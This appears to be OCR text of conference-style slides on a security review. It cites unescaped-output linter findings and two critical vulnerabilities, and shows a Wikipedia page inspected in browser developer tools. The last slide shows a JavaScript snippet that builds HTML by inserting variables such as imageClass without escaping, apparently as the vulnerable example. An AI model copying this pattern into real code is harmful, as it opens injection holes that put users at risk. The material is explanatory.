
linter violations

8

occurrences with no escaping


2

Actual vulnerabilities rated `sec-critical`



ACT 3


The Vulnerability


https://en.wikipedia.org/wiki/File:Sunflower_sky_backdrop.jpg
Suchen
Not logged in Talk Contributions Create account Log
File Talk
Read View on Commons Edit local description View history
Search Wikipedia
WIKIPEDIA
The Free Encyclopedia
File:Sunflower sky backdrop.jpg
From Wikipedia, the free encyclopedia
Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store
Interaction
Help
About Wikipedia
Global file usage
540 × 599
Inspektor
Konsole
Debugger
Stilbearbeitung
Web-Speicher
Barrierefreiheit
HTML durchsuchen
Regeln
Layout
Berechnet
Änderungen
Stile filtern
<ul id="filetoc">

<a href="//upload.wikimedia.org/wikipedia/commons/4/4
<img alt="File:Sunflower sky backdrop.jpg" src="//upload.wikimedia.org/wikipedia/commons/thumb/4/40/Sunflower_sky_backdrop.jpg/541px-Sunflower_sky_backdrop.jpg" decoding="async" srcset="//upload.wikimedia.org/wikipedia/commons/thumb/4/40/Sunflowe…flower_sky_backdrop.jpg/1082px-Sunflower_sky_backdrop.jpg 2x" data-file-width="1404" data-file-height="1555" width="541" height="599">

Element { }
.filehistory a img, #file
img:hover {
background: #fff
url(
/oYBhgARgDJjEAAkAAEC99wFuu0VFAAAAAElFTk
repeat;
background: #fff url(/w/resources
body.mediawiki.ltr.sitedir-ltr.mw-hide-e…
div#content.mw-body
div#bodyContent.mw-body-content
div#mw-content-text
div#file.fullImageLink
a
img

```
let html = `
    <div style="flex: 1;
                display: flex;
                padding: ${IMAGE_PADDING}px;
                align-items: center;
                justify-content: center;
                min-height: 1px;">
      <img class="${imageClass}"
